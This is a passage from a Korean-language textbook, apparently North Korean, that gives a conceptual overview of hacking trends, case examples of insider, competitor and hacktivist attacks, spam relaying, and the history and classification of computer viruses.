악성대행체는 비루스의 확산기능, 스파이기능, 원격조종기능, 체계침입기능 등 다양한 기능을 가지고있으며 모든 특성을 가진 악성대행체도 존재한다. 이미 백오리피스와 류사한 종류의 공격도구는 그 수가 수백가지에 이르며 E-mail을 전파매체로 사용하는 인터네트 웜비루스는 이러한 공격도구를 널리 류포시킬수 있는 수단이 될수 있다. 또한 E-mail뿐만아니라 열람기 등의 오유를 리용하여 일반적인 웨브을 통하여 류포될수도 있어 더욱 위험한 공격방법이 된다.

— **사회공학수법**

보안체계가 잘 갖추어진 싸이트를 공격하는 경우나 조직화된 공격 또는 대규모의 공격에 있어서 사회공학수법은 필수적인 요소이다. 사실 사회공학수법은 망공격에서 일반사용자들이 많이 주목하는 부분이며 따라서 최근에 이러한 취약점을 리용한 공격이 증가하고 있다.

사회공학수법을 리용한 가장 대표적인 공격은 바로 멜리사비루스이다. 멜리사비루스는 방화벽에서 통제하지 않는 E-mail을 그 전파매체로 사용하고있는데, 여기서 주목할것은 감염된 사용자의 우편주소록을 통해서 전파된다는 점이다. 이것은 E-mail사용자들사이 믿음성관계를 리용한것으로써 그 효과는 피해규모가 말해주고있다.

또한 최근에 공개된 공격코드는 1524, 2222 등 특정포구를 개방하도록 하는 뒤문을 설치한다. 그리고 이러한 프로그람은 매우 쉽게 콤파일되고 실제공격에서도 잘 실행된다. 이것은 각본키디 또는 워너비들이 이러한 공개된 코드를 가지고 많은 체계를 공격하게 하여 인터네트의 많은 체계를 손쉽게 공격하려고 하는 의도가 있을수 있다. 사실 공격코드

는 일부러 틀리게 작성하여 공개함으로써 일반사용자 또는 각본키디들이 《절대 공짜로 쉽게 정보를 얻는 일이 없도록 하는것》이 일반적인 해커의 습성이다.

사회공학수법을 리용한 공격은 대단히 많으며 검출하기가 매우 어렵다. 이와 같이 망공격은 기술적으로만 이루어지는것이 아니라는것을 명심하여야 한다.

제3절. 최근 해킹수법들의 특징과 발전방향

2.3.1. 최근 해킹수법들의 특징

최근 발견되는 해킹도구들은 해킹수법의 새로운 형태인 대행체화, 분산화, 자동화, 은닉화의 특징을 보여준다. 각각의 특징은 독립적인 기능이라기보다 《보다 효률적인 해킹》이라는 목표를 향하여 호상의존적으로 발전하고있다. 그리고 이러한 변화는 이미 Yahoo, amazon 등 유명한 전자상거래싸이트에 대한 분산봉사거부공격(DDoS: Distributed Denial of Service)에서 표면화되였다.

1) 대행체화

전통적인 해킹수법에서는 해커가 침입한 체계에 다시 가입등록하거나 또는 뒤문을 통하여 재침입하여 다른 체계를 해킹하는 해킹전의 단계를 거치는것이 일반적이였으나 최근의 해킹수법에서는 원격으로 조정가능한 대행체형의 뒤문을 설치하고 이를 리용하여 다른 체계를 해킹하는 방법을 사용한다. 이것은 해커가 매번 기록파일에서 자신의 흔적을 지워야만 하는 시끄로운 작업을 없애주며 많은 체계를 리용하여 분산해킹을 수행할 때 매우 효과적인 방법이다.

2) 분산화

전통적인 해킹수법에서는 하나의 체계에서 단일의 해킹대상체계나 대규모의 광지역망을 대상으로 해킹을 시도한다면 새로운 해킹수법에서는 침입검출체계 등의 보안체계를 우회하기 위하여 많은 수의 체계에서 단일한 체계 또는 다수의 체계를 해킹하는 방법을 사용한다.

분산해킹은 원격명령으로 해킹을 수행하거나 또는 파케트를 중계하는 대행체화된 해킹도구를 리용함으로써 해커의 위치를 감출수 있으며 보다 빠르게 해킹대상체계에 대한 정보를 수집할수 있다.

3) 자동화

인터네트 웜 및 Windows용해킹도구 그리고 최근 침해사고에서 발견되는 자동해킹각본의 증가는 해킹도구들이 자동화되고있음을 의미한다. 그리고 이러한 자동화는 분산망해킹을 가능하게 한다.

4) 은닉화

대행체를 리용한 분산해킹수법은 침입검출체계를 무력화시키는 가장 효과적인 해킹수법으로서 해커의 위치를 숨길수 있는 해킹수법이다. 이러한 대행체와 해커사이의 통신은 암호화 및 통로뚫기(tunneling)수법을 리용하여 검출하기 어렵게 한다.

2.3.2. 새로운 망해킹의 발전방향

앞에서 설명한바와 같이 새로운 해킹수법은 대행체화, 분산화, 자동화, 은닉화를 추구하고있으며 해킹용도에 따라 특정기능만을 리용하거나 또는 이러한 모든 기능을 가진 악성 대행체 또는 해킹도구가 나타날것이다. 또한 WAP, PDA 등의 인터네트응용프로그람이 많아질수록 그에 비례하여 해킹방법도 다양해질것이며 이러한 해킹을 검출하고 대응하기 위해서는 더욱 많은 노력과 비용이 요구될것이다.

망해킹에서 봉사기를 대상으로 하는 해킹보다 상대적으로 보안지식이 없는 일반사용자를 대상으로 하는 해킹이 증가하고있으며 앞으로도 지속적으로 발전, 증가할것이다. 그것은 아직 개별적인 사용자에 대한 보안지식 및 보안대책이 미미하기때문이다.

망해킹 또한 실세계에서의 해킹과 마찬가지로 가장 취약한 부분을 찾아 해킹하기 마련이다.

인터네트의 발전속도와 비례하여 망해킹수법도 발전한다. 인터네트와 관련된 수많은 응용프로그람의 발전과 함께 그에 따르는 취약점 및 해킹수법이 다양화되고있다. 새로운 인터네트매체는 악성대행체의 류포에 사용될수 있으며 매일 새롭게 개발되는 인터네트응용프로그람들은 잠재적인 취약성 또는 오유를 포함한다. 그리고 조작체계 또는 망통신규약과 관련된 오유보다는 응용프로그람 계층에서의 취약점들이 많이 발견되고 해킹에 사용될것이다.

인터네트해킹이 경제적목적뿐만아니라 정치적목적으로 하여 사용될 가능성이 높아지고있다. 경제적목적뿐만아니라 정치적으로 리용하기 위해서 DDoS와 같은 해킹을 수행할수도 있다. 이것은 이전의 홈페지변조, 자료류출 등의 피해차원의 해킹이기보다는 여론 및 인터네트통신을 움직이기 위한 보다 조직적이고 교묘한 해킹이 될수도 있다는것이다.

제4절. 해킹의 몇가지 실례들

2.4.1. 내부로부터의 공격

공격의 대부분은 내부에 근원을 두고있다. 자료에 의하면 공격의 70%가 기관내의 사람 또는 내부의 정보를 아는 사람에 의하여 진행되였다. 외부의 공격으로부터 자원을 보호하는데는 보통 방화벽을 리용하면 되지만 이 공격은 기관의 내부망이 어떻게 동작하는가 하는것을 잘 알고있는것으로 하여 자료를 쉽게 손상시킬수 있는 내부사용자에 관한 문제이다.

대부분의 관리자들은 자기 망을 외부적공격으로부터 보호하는데는 큰 관심을 돌리고있지만 내부의 공격이 보다 큰 위협으로 된다는데 대해서는 크게 느끼지 못하고있다.

실례로 한 기관책임자가 기관내 NetWare봉사기에 대한 완전한 감독권한을 가질것을 고집하였다. 그는 특별히 콤퓨터지식이 있는것도 아니고 이러한 접근준위를 요구하지도 않았으나 자기가 기관책임자라고 하여 그것을 고집하였다.

무슨 일이 일어났는가를 독자들이 추측하리라고 믿는다. 자기의 체계에서 간단한 몇가지 조작을 하다가 그는 부주의로 자기의 M:구동기의 CCDATA등록부를 지워버렸다. 만일 CC:Mail을 관리해보았다면 이 등록부가 우편국을 위한 보관장소이며 모든 우편통보문들과 공개등록부들을 포함한다는것을 알것이다.

CC : Mail에서 기본우편파일들은 거의 항상 열려있으며 보통방법으로는 복제하기 어렵다. 이 회사는 종업원들이 거의 쓰지 않는 개인용등록부들을 제외한 모든 우편통보문들을 잃었다. 약 2년간의 자료가 모두 없어지고 말았다. 이것은 고의적인 공격은 아니였지만 경영활동에 막대한 손실을 주었다.

계속 증가되는 위협은 자료의 파괴가 아니라 자료의 도난과 손상이다. 이것을 보통 산업(또는 기업)정탐이라고 하는데 내부적자료파괴와 같은것으로 보지는 않지만 독점적이며 비밀적인 정보를 가지고있는 기관들 특히 그 자료가 손상되면 법적책임을 져야 하는 기관들에서는 실제적인 위협으로 된다.

2.4.2. 외부적공격

외부적공격은 많은 원천들을 가지고있다. 이러한 공격은 불만을 품은 종업원들로부터 올수도 있지만 가능한 공격자들의 범위는 많아진다. 공통적인것은 공격에 의하여 무엇인가 얻으려 한다는것이다.

1) 경쟁자

만일 어떤 회사가 경쟁이 매우 심한 기업을 하고있다면 야심적인 경쟁자가 그 망을 공격하여 리득을 볼수 있다. 이것은 설계나 금융자료를 훔치는 형태이거나 또는 망자원을 쓸

수 없게 만드는것일수도 있다.

경쟁자의 설계를 훔치는것의 리득은 명백하다. 이 정보를 가지면 훔친자는 그 회사의 설계를 리용하여 개발시간을 단축하거나 자기 제품의 성능을 더 좋게 할수 있다. 만일 경쟁자가 그 회사가 가까운 장래에 어떤 제품을 내놓는가를 안다면 그 경쟁자는 보다 인기있는 제품으로 시장에서 그 회사를 파산시킬수 있다.

금융정보도난도 매우 위험한 공격이다. 경쟁자는 회사의 완전한 회계내용을 알게 되며 시장에서 부당한 우세를 차지하게 된다. 이러한 부당한 우세는 그 회사의 재정형편과 수입원천을 아는데 있다.

실례로 경쟁자의 망에 침투하여 그 회사의 자산원천을 보여주는 회계문건을 훔쳐낸 한 콤퓨터상담회사에 대하여 보기로 하자. 공격자는 특히 자산의 60%이상이 팍스기계, 인쇄기, 복사기의 판매로부터 생긴다는데 관심을 돌렸다. 이 정보를 알고 도적은 고객싸이트에 가서 말하였다. 《당신은 자기의 콤퓨터망때문에 X회사에 의존하려고 하는가? 그 회사는 주로 사무기계회사이고 그들의 기업은 팍스나 복사기를 팔고있다.》 이러한 방법으로 그는 다른 많은 고객들에 대해서도 승리하게 되였다.

때로는 공격자가 리익을 위하여 무엇을 제거하지 않아도 되는 때가 있다.

실례로 한 사람이 웨브싸이트를 통하여 판매를 실현하는 한 상업회사에서 일한다고 하자. 그 사람은 자기의 목록체계를 가지고있고 고객은 안전한 형식으로 주문을 할수 있다. 그는 자기의 특정의 시장분야에 대하여 최저가격을 준비하고있다.

이제 한 경쟁자가 있는데 그의 가격은 약간 높다고 가정하자. 만일 경쟁자가 그의 웨브싸이트를 기본련결로부터 허용중지시킨다면 그것은 그 경쟁자의 기업에 도움이 될것이다. 그의 웨브싸이트에 도달할수 없는 고객들은 대신에 경쟁자의것을 조사해보게 될것이다. 고객들은 가격을 비교할수 없으므로 경쟁자의 싸이트에 제품을 주문하게 될것이다.

실제적인 도난은 일어나지 않았지만 이러한 봉사거절은 직접적으로 자산을 잃게 한다. 이러한 형태의 공격은 립증하기 어려울뿐아니라 량적으로 취급하기는 더 어렵다. 웨브싸이트가 8시간동안 단절되여있다면 얼마나 많은 판매량이 잃어졌는지 알수 있는가?

이처럼 얼마나 경쟁자의 공격을 당하기 쉬운가 하는것은 그의 기업이 얼마나 경쟁적인가 하는것과 직접 관계된다.

2) 호전적인 공격

만일 어떤 회사가 론쟁이 많은것으로 간주될수 있다면 그 회사는 다른 견해를 가지는 사람들로부터 침해당하기 쉽다.

실례로 의학연구에 대한 정보를 출판하는 한 회사의 사건을 보기로 하자. 그 회사의 웨브싸이트에는 류산에 대한 자료들이 들어있었는데 그 싸이트를 검색하던 한 사람이 웨브봉사기관리자에게 전자우편으로 알리기를 그 싸이트의 일부 자료들이 그 회사가 의도하는 것들이 아니라고 하였다. 관리자는 류산에 대하여 서술한 모든 페지들이 류산을 반대하는

내용들로 교체된것을 발견하였다.

이러한 공격은 회색구역에 속하는것으로써 정보를 도난당하지는 않았으므로 공격자를 기소하기는 어려울것이다.

높은 급의 보안침해는 큰 보도거리가 되고 이것은 여러가지 목적으로 악용되고있다. 그 첫 형태는 싸이버세계에서 군사적 또는 폭력적투쟁을 하고있는 실지로 호전적인 해커이다.

여기에 4가지의 잘 알려진 실례들이 있다.

- 1998년 봄에 많은 관측자들은 파키스탄과 인디아가 무력적위협으로서 핵무기를 시험하고 언론전에 착수한것을 보았다. 이때 파키스탄과 인디아의 해커들은 상대방의 웨브싸이트들에 대한 공격을 서로 개시하였다.
- 1999년 봄에 나토가 쎄르비아를 폭격하는 기간 쎄르비아와 알바니아의 해커들은 서로 상대방의 싸이트들에 침입하였다.
- 2000년에 이스라엘의 정부당국자가 팔레스티나의 성지를 방문한 후에 발생한 격렬한 실제적인 적대행위들을 방불케하는 싸이버전쟁이 팔레스티나와 이스라엘의 해커들(두 집단은 대체로 미국에 있었다.)사이에서 벌어졌다.
- 대만과 중국의 해커들은 낮은 수준에서 여러해동안 싸이버공간에서 서로 상대방을 헐뜯고 깎아내리였다. 어느쪽이나 다 대만섬에 대한 합법적인 주장을 가지고있었다.

다른 형태는 보통 욕심이나 호전적인것과는 다른것들인데 흔히 《해커주의자》라고 한다. 이들은 봉사를 중지시키고 웨브싸이트를 헐뜯으며 또는 자기들의 주장에 주의를 돌리게 할 목적을 가지고 체계들을 공격한다.

최근의 실례들을 보면 다음과 같다.

- 2000년 6월에 S11이라는 오스트랄리아의 한 집단이 Nike.com을 가로채서 Nike로 가려던 방문자들을 S11의 반 Nike싸이트에로 보내였다.
- 1999년의 세계무역기구회의기간에 영국에 있는 전자히피라는 한 집단이 WTO의 싸이트를 일시 마비시켰다.

3) 높은 급의 공격

잘 알려져있거나 대중의 눈에 자주 보이는 기관들은 그저 눈에 띄인다는것으로 하여 공격의 대상으로 될수 있다. 해커가 되보려고 하는 사람은 성과적인 공격이 자기의 이름을 높여주리라는 희망을 가지고 이름있는 싸이트에 침입하려 할수 있다. 지난 몇년동안 발생한 높은 급의 공격의 실례들을 들어보자.

2000년 2월에 가장 높은 급의 인터네트관련회사들중 일부가 봉사거부공격을 받았다. 그중에는 Amazon.com, Buy.com, CNN.com, eBay, ExTrade, Yahoo!, 그리고 ZDNet가 들어있다.

마이크로쏘프트회사는 2000년 10월에 해커들이 여러주동안 자기들의 싸이트에 침입

하였다고 발표하였다.

회사나 기관이 높은 급인가 아닌가를 결정하기는 어려울수 있다. 대부분의 조직들은 인터네트에서의 자기들의 위상이나 존재를 흔히 과대평가한다. 회사가 다국적기업이 아닌 이상 또는 싸이트가 매일매일의 웨브충돌들을 셈세기하지 않는 이상 그 싸이트는 아마 악명을 높이기 위해 공격하는 그러한 목표는 아닐것이다.

가장 치명적인 공격형태는 자기 령역의 우편체계가 쓰레기우편중계기로 리용되는것이다. 쓰레기우편(spam)이란 무차별적인 광고배포를 의미한다. 쓰레기우편은 어떤 제품이나 봉사에 대한 관심을 불러일으키기 위하여 무차별적으로 광고들을 배포한다. 쓰레기우편으로 하나의 광고를 발송하면 그것은 수천개의 전자우편주소들과 우편목록들에 도달하게 된다. 쓰레기우편이 어떤 우편체계를 쓰레기우편중계기로 리용하면 그 우편체계는 이 모든 통보문들을 배달하는 호스트로 된다.

그 결과는 봉사의 거부이다. 그 우편봉사기가 이 쓰레기우편우편들을 처리하는데 시간을 다 보내므로 자기의 령역(domain)에서의 합법적인 우편물들을 처리할수 없게 된다.

가장 현대적인 우편체계는 지금 반쓰레기우편설정기능을 가지고있다. 이 설정은 쓰레기우편통보문을 받는것을 막지는 않으나 그 체계가 쓰레기우편중계기로 리용되지 못하게 한다.

보복을 두려워하는 대부분의 쓰레기우편사용자들은 자기것이 아니라 남의 우편체계를 리용하려 한다. 전형적인 쓰레기우편사용자는 실제적인 귀환주소를 숨김으로써 그 통보문을 추적하려고하는 사람이 그것을 다른 령역에서 배포하는것으로 알게 한다. 쓰레기우편은 많은 사람들을 격분시키며 그들은 우편폭탄이나 봉사거부공격으로서 보복조치를 취하게 된다.

이러한 반공격은 그 기업에 인차 파괴적인 결과를 가져다 줄수 있다. 실례로 한 작은 망제품제작회사에서 인터네트에 접속된 후에 한 적극적인 판매원이 망에 련결된 매 우편목록과 새소식그룹들에 대량우편을 보낼 좋은 생각을 한다.

우편에서는 아주 적은 응답이 나타나는데 그 판매원이 희망했던 형태에서는 그렇지 않았다. 몇시간내로 수만개의 통보문들이 그 령역에로 배포되기를 시도하였다. 우편이 너무 많아서 우편봉사기와 우편중계기의 디스크공간이 넘쳐나게 되였다. 수천개의 통보문속에서 어느것이 합법적인것이고 어느것이 공격을 위한것인지 결정하는것이 불가능하게 되였다. 결과로 모든 내부우편들은 쫓겨나게 되였고 우편중계기는 공격이 가라앉을 때까지 약 한주일동안 정지되게 되였다.

이 특수한 공격은 한 종업원의 근시안적생각에 의한것이지만 체계를 통하여 경로설정된 외부적쓰레기우편은 같은 현상과 비용손실을 일으킬수 있다.

제5절. 콤퓨터비루스

2.5.1. 콤퓨터비루스의 개념

콤퓨터비루스(Computer Virus)는 콤퓨터에서 실행되는 일반적인 프로그람이다. 그러나 콤퓨터비루스는 일반적인 프로그람과 달리 콤퓨터의 정상동작을 방해하거나 저장된 자료를 파괴하는 행동을 하기때문에 악성프로그람(Malicious Program) 또는 악성쏘프트웨어(Malicious Software, Maliware)라고 부르기도 한다.

《비루스》라는 말이 붙게된 리유는 콤퓨터비루스가 마치 생물학적인 비루스와 같이 자기자신을 복제하여 다른 콤퓨터에 전염되는 특성을 가지고있기때문이다. 콤퓨터비루스의 크기가 일반적으로 굉장히 작기때문에 프로그람이라는 말보다는 코드라는 말을 사용하기도 한다. 여기서는 일반적으로 사용하는 콤퓨터비루스라는 용어를 사용한다.

콤퓨터비루스의 력사는 그리 오래된것은 아니다. 그러나 일반적인 프로그람이 현재의 콤퓨터비루스와 같은 문제를 일으킬것이라는 예견은 오래전에 있었다. 폰 노이만(J. Von Neumann)은 1949년 자기의 론문에서 《콤퓨터프로그람은 자신을 복제함으로써 증식할수 있다.》라는 내용을 발표함으로써 이미 콤퓨터비루스에 대한 문제를 예측하였다.

2.5.2. 콤퓨터비루스의 력사

최초의 콤퓨터비루스는 1988년 파키스탄의 프로그람을 판매하는 가게에서 자신들이 제작한 프로그람의 불법복제를 막기 위해 제작된 브레인비루스(Brain Viruse)이다. 이것은 계획적으로 제작되여 류포되였으며 일반사용자들에게 많은 피해를 입혔다. 콤퓨터비루스는 특정한 대상을 위해 제작되기도 하지만 한번 실행되면 일반적으로 다수를 대상으로 증식되기때문에 그 피해규모는 상상을 초월한다.

1990년대 초에 들어서면서 콤퓨터비루스 제작자들이 원천을 공개하고 비루스와 관련된 서적이 출판되기 시작하면서 콤퓨터비루스는 급속도로 증가하기 시작하였다. 1990년대 중엽 전문가들에 의해 제작된 콤퓨터비루스 제작도구가 등장하고 콤퓨터비루스제작을 안내하는 출판물이 등장하게 되면서 일반사용자들도 쉽게 비루스를 만들수 있게 되였다. 비루스제작도구를 리용하면 몇가지 피해증상을 지정하는것만으로도 손쉽게 제작할수 있다.

최근에는 콤퓨터비루스로 하여 발생하는 문제는 단순히 규모의 증가만은 아니다. 특정 콤퓨터비루스가 발견되면 이와 류사한 변종비루스가 나타나며 감염시키는 방법도 다양해진다는것이다.

콤퓨터비루스는 쏘프트웨어에이즈, 쓰레기프로그람, 전자페스트 등의 별명으로 불리우며 자기 복제기능을 다른 프로그람들에 기생하는 비도덕적인 활동을 한다.

2.5.3. 콤퓨터비루스의 발전

콤퓨터비루스라고 해도 모두 다 같은것은 절대로 아니다. 정보기술이 급속히 발전해왔듯이 콤퓨터비루스도 그 특성과 모습을 계속 바꾸어왔다. 콤퓨터비루스에도 세대차이가 분명히 존재한다. 새 세대 콤퓨터비루스는 어떤 모습인가? 그러나 다양성에도 불구하고 공통된 특징도 있을것인가? 콤퓨터비루스의 종류와 앞으로의 전망에 대해서 고찰해보자.

1) 비루스의 발전단계

콤퓨터비루스는 브레인비루스가 처음으로 발견되였던 때로부터 다양한 형태로 발전하였다. 콤퓨터비루스의 발전단계를 살펴보면 어떤 형태로 발전하였는지 리해할수 있다. 콤퓨터비루스의 발전단계는 크게 다섯단계로 나눌수 있다. 여기서 세대구분은 콤퓨터비루스의 발전단계이지 시간적인 발전단계를 의미하지는 않는다. 례를 들어 브레인비루스는 아주 초기에 발견된 콤퓨터비루스이지만 은페기법을 사용하고있기때문에 제3세대 비루스로 분류한다. 지금의 콤퓨터비루스는 제1세대 비루스부터 제5세대 비루스까지 공존하는 상태이다.

1987년 10월 미국 델라웨어대학(Delaware University)에서 처음 발견한 브레인비루스는 파키스탄사람인 당시 26살의 앰자드 알비(Amjad Farooq Alvi)와 19살의 배시트 알비(Basit Farooq Alvi)가 제작한것이다. 이들은 자신이 만든 프로그람이 계속 불법복사되는것을 막기 위하여 이 비루스를 만들어 1986년 초부터 류포시켰다.

— 제1세대: 원시형비루스(Primitive Virus)

가장 원시적인 형태를 가지고있으며 실력이 그다지 높지 않은 초보프로그람작성자들이 만든것으로서 원천코드가 공개되여있고 프로그람의 구조가 단순하여 분석하기가 매우 쉽다. 프로그람내부를 분석해보면 코드가 암호화되여있지 않기때문에 방역이 쉽다.

대표적인 실례를 보면 Stoned비루스, Jerusalem비루스 등이 있다.

— 제2세대: 암호화비루스(Encryption Virus)

어느 정도 실력을 가진 프로그람작성자들이 만들었으며 왁찐프로그람이 진단할수 없게 하기 위하여 비루스프로그람의 일부 또는 대부분을 쉽게 해석되지 않도록 코드의 문자렬부분을 암호화하였다. 그러나 실행이 시작되는 부분에 존재하는 암호는 해독하는 방법이 항상 일정하기때문에 어렵지 않게 퇴치할수 있다.

또한 외부기억장치에서는 확인하기가 쉽지 않지만 주기억기에서 확인하기 쉽게 검색되는 특징을 가지고있기때문에 왁찐개발이 비교적 쉽다.

대표적인 실례를 보면 Cascade비루스, Slow비루스 등이 있다.

— 제3세대: 은페형비루스(Stealth Virus)

주로 주기억기상주형비루스가 3세대에 속하며 은페형비루스로서 감염여부를 숨기기 위하여 원래정보를 조작하여 출력하는 특징을 가지고있다.

주기억기에 상주하면서 비루스에 의해 감염된 파일의 길이가 증가하지 않은것처럼 보이게 하고 왁찐프로그람이 감염된 부분을 읽으려고 하면 감염되기 전의 내용을 보여줌으로써 비루스가 존재하지 않는것처럼 왁찐프로그람이나 사용자를 속이는것이다. 이 비루스를 제거하기 위해서는 주기억기를 먼저 검사하여 은폐기능을 제거하면 쉽게 진단할수 있다.

대표적인 실례를 보면 Brain비루스, Joshi비루스, Hide-and-seek비루스, Next비루스가 있다.

— 제4세대: 갑옷형비루스(Armour Virus)

다형성비루스로서 가장 복잡한 형태의 비루스이며 진단방법을 구성하기가 매우 어렵다. 콤퓨터비루스제작자들은 왁찐프로그람이 아닌 왁찐프로그람작성자를 공격목표로 삼고 여러 단계의 암호화와 고도의 자체수정수법을 동원하여 왁찐프로그람작성자가 비루스를 분석하고 왁찐을 제작하는 과정을 어렵게 만들었다. 마치 갑옷처럼 위장하고 공격할수 있는 특징을 가진다.

이 비루스는 암호화비루스의 일종이지만 단순한 암호화비루스와는 달리 암호를 해독하는 부분조차도 감염될 때마다 달라지는 비루스이다. 이 비루스들중에는 한개의 비루스가 100만개이상의 변종을 만드는 경우도 있어 왁찐프로그람작성자를 혼란에 빠뜨릴수 있다. 현재로서는 갑옷형비루스의 종류가 많지 않지만 앞으로 제작될 가능성은 매우 높다. 그러나 은폐형비루스와 마찬가지로 이 비루스도 진단이나 치료가 불가능한것은 아니며 실제로 대부분의 왁찐프로그람을 사용하면 진단 및 치료가 가능하다.

대표적인 실례를 보면 Whale비루스, Natas비루스, Coffee-shop비루스 등이 있다.

— 제5세대: 마크로비루스(Macro Virus)

최근에 가장 큰 문제를 일으키고있으며 전세계적으로 급속히 확산되고있는 새로운 형태의 비루스로서 Microsoft Office프로그람의 마크로기능을 리용한 콤퓨터비루스이다. 지금까지 발견된 마크로비루스는 크게 Microsoft Word와 Excel을 감염시키는 2가지 종류가 있으며 1997년까지 무려 2000여종이상 발견된것으로 알려져있다. 앞으로는 기존의 1~4세대의 비루스보다도 마크로비루스가 급격히 증가할것으로 예상된다.

마크로비루스는 Microsoft Word와 Excel 기타 다른 프로그람들에서 사용되는 비루스로서 여러 단계에 걸쳐 사용되는 명령들을 하나의 명령으로 모아서 실행하거나 건반의 입력건을 설정하여 한번의 입력으로 여러개의 명령을 실행시킨다.

최근에는 CIH, Loveletter, Insta 등의 32bit Windows 전용비루스가 등장하고 prettypark, mypics 등의 웜과 각종 트로이목마코드가 나타나는것과 동시에 LINUX용비루스도 계속 등장하고있기때문에 왁찐개발이 어려워지고있는 상태이다.

2) 비루스의 분류

콤퓨터비루스를 분류하는 방법은 매우 다양하다. 여기서는 일반적인 방법인 감염위치와 감염방법에 따라 분류한다.

— 감염위치에 따른 분류

☞ 부트(Boot)비루스

부트분구를 감염시키는 비루스이다.

처음에 콤퓨터를 기동시키면 주기억기로 올라오는 부트분구(Boot Sector)라는 부분이 있다. 부트분구는 조작체계를 주기억장치로 적재하는 일을 하는 부트기록부의 정보를 보관하고있다. 따라서 콤퓨터에 조작체계가 동작할 때 가장 먼저 읽어들이고 모든 명령이 반드시 통과하는 지점이므로 이 부트분구가 감염되면 콤퓨터체계가 기동될 때마다 콤퓨터비루스가 동작하게 된다.

대표적인 실례를 보면 Brain비루스, LBC비루스, Pingpong비루스가 있다.

☞ 파일(File)비루스

실행파일을 감염시키는 비루스이다.

파일비루스는 실행가능한 파일인 EXE, COM과 주변장치 구동파일인 SYS를 감염대상으로 한다. 실행가능한 파일들은 주기억기에서 실행되기때문에 비루스에 감염될 경우 다른 프로그람들을 쉽게 감염시킬수 있다. 파일비루스는 실행할수 없는 자료파일은 감염시키지 않는다.

파일비루스는 감염시키는 형태에 따라 여러가지로 분류할수 있다.

대표적인 실례를 보면 Jerusalem비루스, Happy_New_Year비루스가 있다.

☞ 부트/파일(Boot/File)비루스

부트령역과 실행파일을 모두 감염시키는 비루스이다.

이 비루스는 그 크기가 매우 크며 파괴적인 특성을 가지고있다. 감염된 파일을 실행시키면 기억기와 부트, 실행파일 모두를 동시에 감염시키거나 부트파일만 감염시키고 재기동을 하면 실행파일까지 감염시키기도 한다. 전염성이 빠르고 피해규모가 큰 편이여서 많은 주의를 돌려야 한다.

대표적인 실례를 보면 Ghost비루스, Liberty비루스가 있다.



☞ 마크로(Macro) 비루스

Microsoft Office프로그람의 마크로기능만을 감염시키는 비루스이다.



이 비루스는 Office를 사용하지 않는 사람은 절대로 걸릴 위험이 없다. 감염대상에는 Microsoft Word의 문서파일인 DOC, Dot, Microsoft Excel 표파일인 XLS 등이 속한다. 마크로비루스는 지금까지 살펴본 비루스와는 달리 조작체계에 영향을 미치지 않는다. 다만 Microsoft Office프로그람이 실행된다면 조작체계에 관계없이 감염시킨다. 만들기가 쉽기때문에 변형된 비루스가 많이 생기고있으며 실행파일이 아닌 일반문서들을 감염시킨다. 사용자가 만들지 않은 마크로가 만들어져있는 경우에 비루스의 존재여부에 대하여 의심해야 한다.

— 감염방법에 따르는 분류

☞ 기생형(Parasitic)비루스

기생형비루스는 아래와 같이 정상적인 프로그람의 앞뒤에 붙어서 활동한다. 그리고 활동하는 위치에 따라 전위형과 후위형으로 나눌수 있다. 외형적으로 보면 파일의 크기가 증가하게 된다. 그러나 정상적인 프로그람은 남아있기때문에 실행에는 전혀 이상이 없다. 따라서 파일의 크기를 일일이 관찰하지 않는 한 쉽게 알수 없다.

기생형전위비루스	비루스	정상적인 프로그람
기생형후위비루스	정상적인 프로그람	비루스

☞ 겹쳐쓰기형(Overwriting)비루스

정상적인 프로그람의 일부를 비루스가 겹쳐쓴다. 외형적으로 보면 파일크기의 변화가 없지만 정상적인 프로그람이 잘려나간 상태이기때문에 실행할 때 정상적으로 동작하지 않을수도 있다. CIH비루스가 대표적이다.

겹쳐쓰기형비루스감염전	정상적인 프로그람		
감염후	정상	비루스	프로그람

☞ 산란형(Spawning)비루스

확장자가 EXE인 실행파일을 바로 감염하지 않고 .EXE파일의 이름과 동일한 형태의 COM 파일을 만들어 그 안에 비루스프로그람을 넣는다. 동일한 이름의 COM파일과 EXE 파일이 존재하면 COM파일이 먼저 실행하게 되는데 그 결과 실제 비루스가 감염시킨 COM 파일이 먼저 실행하므로 피해를 주게 된다.

☞ 련결형(Linking)비루스

련결형비루스는 프로그람을 직접 감염시키지 않고 정상적인 프로그람의 시작위치를 비루스프로그람의 시작위치로 바꾸어놓는다. 따라서 프로그람을 실행시키면 비루스는 시작위치로 이동하여 실행되고 정상적인 프로그람도 실행된다. 실지로는 비루스가 실행되지만 정상적인 프로그람이 동시에 수행되므로 사용자가 눈치채지 못할수 있다.

콤퓨터비루스는 어떻게 동작하는가?

지금까지 살펴본 다양한 비루스의 형태들을 통해 콤퓨터체계의 특정한 부분이나 파일등에 상주하거나 실행된다는것을 알수 있다.

그러면 실지로 비루스가 감염되는 과정을 고찰해보자.

2.5.4. 콤퓨터비루스의 동작원리

일반적인 콤퓨터비루스는 감염된 파일이나 체계는 다시 감염시키지 않는다.





그림 2-3. 일반적인 콤퓨터비루스의 동작원리

콤퓨터비루스의 동작원리는 그림 2-3과 같다. 그림에서 보면 먼저 콤퓨터비루스는 감염시키려고 하는 대상파일들이 실행될 경우 해당 파일들의 감염여부를 조사하게 된다. 해당 파일이 감염되지 않았다면 콤퓨터비루스를 복사한 후 파일을 실행시키고 감염되였다면 곧장 프로그람을 실행시킨다.

